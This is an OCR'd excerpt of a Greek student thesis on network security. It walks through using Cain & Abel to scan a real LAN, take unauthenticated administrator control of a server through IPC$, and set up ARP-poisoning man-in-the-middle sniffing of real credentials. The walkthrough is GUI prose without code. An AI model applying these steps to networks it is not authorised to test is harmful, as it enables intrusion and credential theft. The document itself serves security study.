
Στην Εικόνα 1 βλέπουμε την αρχική μας επαφή με το πρόγραμμα.

Έχω προαναφέρει ότι μέρος της πτυχιακής μου εργασίας έχει γίνει σε γνωστό ένα δίκτυο Χ με ένα μικρό δίκτυο το οποίο δουλεύει με σταθμούς εργασίας(WorkStation).Αρχικά άρχισα να έρχομαι σε επαφή με το πρόγραμμα και να καταλαβαίνω τις λειτουργίες για να δω πως μπορώ να καταγράψω τις πληροφορίες που διακρινόντουσαν μέσα στο δικτυού πρώτη μου σκέψη μου ήταν να βρω τους υπολογιστές του δικτυού.




Εικόνα 6

Στην Εικόνα 6 πηγαίνοντας στην καρτέλα sniffer που είναι με το μαύρο τετράγωνο στο και πατώντας το σχήμα με τον σταυρό στο διακεκομμένο τετράγωνο εμφανιζόταν η καρτέλα με την ονομασία MAC ADDRESS SCANNER.αφού ήταν τοπικό δίκτυο σκέφτηκα ότι οι IP διευθύνσεις θα ξεκινούσαν από 192.168.0.1 μέχρι 192.168.0.255 και κάπου εκεί θα ήταν και δηλωμένοι οι υπολογιστές. Και τελικά είχα επαληθευτή. Αυτό το σημείο της πτυχιακής μου εργασίας θέλω να δείξω πως ο σχεδιαστής του δικτυού ήταν προβλέψιμος και δεν έδωσε καμιά ελπίδα στην ασφάλεια του δικτύου. Και με την επιλογή ALL MY HOST IN SUBNET θα έπαιρνα τα ίδια αποτελέσματα διότι το πρόγραμμα από προεπιλεγμένη τιμή έχει192.168.0.1 .Κάνω την αναφορά αυτό διότι είναι και λύση στην ασφάλεια του δικτυού.




Εικόνα 7

Είχα όλο το δίκτυο του δικτύου X στην οθόνη του υπολογιστή μου χωρίς την πλήρη πρόσβαση στον υπολογιστή που καθόμουν. το μόνο δικαίωμα που είχα ήταν η εγκατάσταση οποιαδήποτε λογισμικού ήθελα που σήμαινε και τον τερματισμό της ασφαλείας του δικτυού.




Εικόνα 8

Στην επιλογή της καρτέλας network είχα την δυνατότητα να δηλώνω τις διευθύνεις ip του υπολογιστή του δικτυού ήθελα να χτυπήσω. Αρχική σκέψη μου ήταν ο server του δικτυού που λειτουργούσε στην διεύθυνση ip:192.168.0.111.Τα αποτελέσματα ήταν εμφανή και φαίνονται από το διακεκομμένο πλαίσιο. Είχα την πλήρη διαχείριση του server σαν καθαρός administrator χωρίς την χρήση κάποιου κωδικού αφού αυτήν την δουλειά την είχε αναλάβει το Cain και Abel.



Εικόνα 9

Στην παραπάνω σχήμα φαίνεται ότι δεν στάλθηκα μονό στον Server του δικτύου αλλά και σε αλλά μηχανήματα από το δίκτυο. Άρχισα να βλέπω τις δυνατότητες που είχα στους άλλους υπολογιστές του δικτύου. Το αποτελέσματα που είχα από τον υπολογιστή που καθόμουν ήταν να διαχειρίζομαι τον από τον υπολογιστή μου τον server δικτυού. Με την δήλωση της ip του υπολογιστή μου στο δίκτυο και με username:pc05 και password στο connect as με δεξί κλικ πάνω στο ip:katland είχα την πλήρη διαχείριση του. Μπορούσα όμως και να άνοιγα την καρτέλα που φαίνεται στην παρακάτω εικόνα με τα ιδία ακριβώς αποτελέσματα. Είχα μπροστά μου όλους τους φακέλους και την απομακρυσμένη διαχείριση του Server.Αφού μπορούσα να βλέπω την επιλογή IPC$ και να την πειράξω ο Server του δικτυού ήταν ευάλωτος στις επιθέσεις μου.



Εικόνα -10

Εδώ βλέπουμε την περιήγηση μου στους φακέλους και στα αρχεία του Server. Σκέφτηκα αφού αυτά τα αρχεία δηλώνονται σαν Shared(Κοινόχρηστα) μπορούσα να τα δω και σαν απλώς χρηστής γράφοντας στην μπάρα του Internet Explorer \\192.168.0.111\ADMIN$ αλλά μάταια αφού μου έβγαζε μήνυμα δεν επιτρέπεται η είσοδος. Έκλεισα τον Internet explorer και συνέχισα τη περιήγηση μου από το Cain and Abel.


5.3.Υποκλοπή πληροφοριών σε βασιζόμενα switches δίκτυα

ARP(Address Resolution Protocol):
Το πρωτόκολλο APR παρέχει δυναμική αντιστοίχηση 32-bit IP διευθύνσεων σε 48-bit φυσικές,hardware διευθύνσεις. Όταν ένα σύστημα θέλει να επικοινωνήσει με τους γείτονές του στο δίκτυο (συμπεριλαμβανομένης της προκαθορισμένης πύλης επικοινωνίας- default gateway) , χρησιμοποιεί το πρωτόκολλο APR για την αποστολή μιας αίτησης προς όλο το δίκτυο(broadcast), ζητώντας την hardware διεύθυνση του συστήματος προορισμού. Κανονικά το κατάλληλο σύστημα απαντάει στην αίτηση, μέσω του πρωτοκόλλου APR και η επικοινωνία ξεκινάει

Δυστυχώς, το πρωτόκολλο APR μπορεί εύκολα να "εξαπατηθεί", έτσι ώστε η κυκλοφορία να δρομολογηθεί από το σύστημα προέλευσης στο σύστημα του εισβολέα, ακόμη και σε ένα περιβάλλον switched Ethernet. Εφαρμόζοντας μια παραβίαση που αποκαλείται ARP poisoning, στην ουσία το switch «ξεγελιέται» ώστε να αντικαταστήσει το μηχάνημα στο οποίο τρέχει το packet sniffer με το μηχάνημα-προορισμό. Αφού συλληφθούν τα δεδομένα, τα πακέτα μπορούν να σταλθούν στον πραγματικό προορισμό.


Με τον τρόπο αυτο, ο εισβολέας μπορεί να εξετάσει την αναδρομολογημένη κυκλοφορία με ένα εργαλείο ανάλυσης πακέτων και κατόπιν να την προωθήσει προς το πραγματικό προορισμό της. Αυτό το σενάριο είναι γνωστό με το όνομα "man in the middle" κι είναι σχετικά εύκολο να υλοποιηθεί. Ας δούμε λοιπόν την χρήση του Cain & Abel Σαν ένα τέτοιο εργαλείο Θέλω να παρακαλέσω Πως τα ονόματα χρηστών και οι κωδικοί πρόσβασης που θα δούμε παρακάτω να εμφανίζονται αντιστοιχούν σε πραγματικά στοιχεία και δεν θα ήθελα να γίνει κακή χρήση τους και ας έχει γίνει ενημέρωση.

Υπάρχουν πολλά προγράμματα που μπορούμε να χρησιμοποιήσουμε για να υποκλέψουμε αυτές τις πληροφορίες και στην υλοποίηση τις πτυχιακής μου εργασίας χρησιμοποίησα πολλά από αυτού του είδους τα προγράμματα. Τα πιο πολλά είναι σε command line prompt αλλά φανταστείτε ότι τα πιο πολλά δίκτυα δεν σου δίνουν αυτή την δυνατότητα γιατί έχεις περιορισμένα δικαιώματα σαν χρήστης και επίσης δεν είναι και τόσο εύχρηστα προς τον απλό χρήστη. Τελικά αποφάσισα να δείξω τον τρόπο λειτουργίας ενός τέτοιου είδους προγράμματος με το Cain & abel.



Εικόνα 11


Ας υλοποιήσουμε λοιπόν το σενάριο του "man in the middle". Στην Εικόνα 11 βλέπουμε την αρχική εικόνα επαφής με αυτήν την λειτουργία του προγράμματος. Για να δούμε αυτήν την εικόνα αρκεί μόνο να ανοίξουμε το πρόγραμμα να πατήσουμε στην καρτέλα sniffer που στη εικόνα φαίνεται με την διακεκομμένη γραμμή και το APR και στο τέλος του προγράμματος που φαίνεται με την άλλη διακεκομμένη γραμμή. Πατώντας ένα κλικ κάπου μέσα στο πρόγραμμα ο σταυρός που φαίνεται πάνω ψηλά ενεργοποιώταν για να μάς δώσει την δυνατότητα Της ανακατευθύνσεις Των πακέτων των Σταθμών εργασίας Προς ένα προορισμό και αντίστροφα.



Εικόνα 12


Το Εικόνα 7 είναι η εικόνα του προγράμματος πατώντας το κουμπί του σταυρού. Στο δεξί πίνακα της εικόνας βλέπουμε όλους τους σταθμούς εργασίας του δικτύου μας.

ARP και APR
Είναι ακριβώς το ίδιο πράγμα



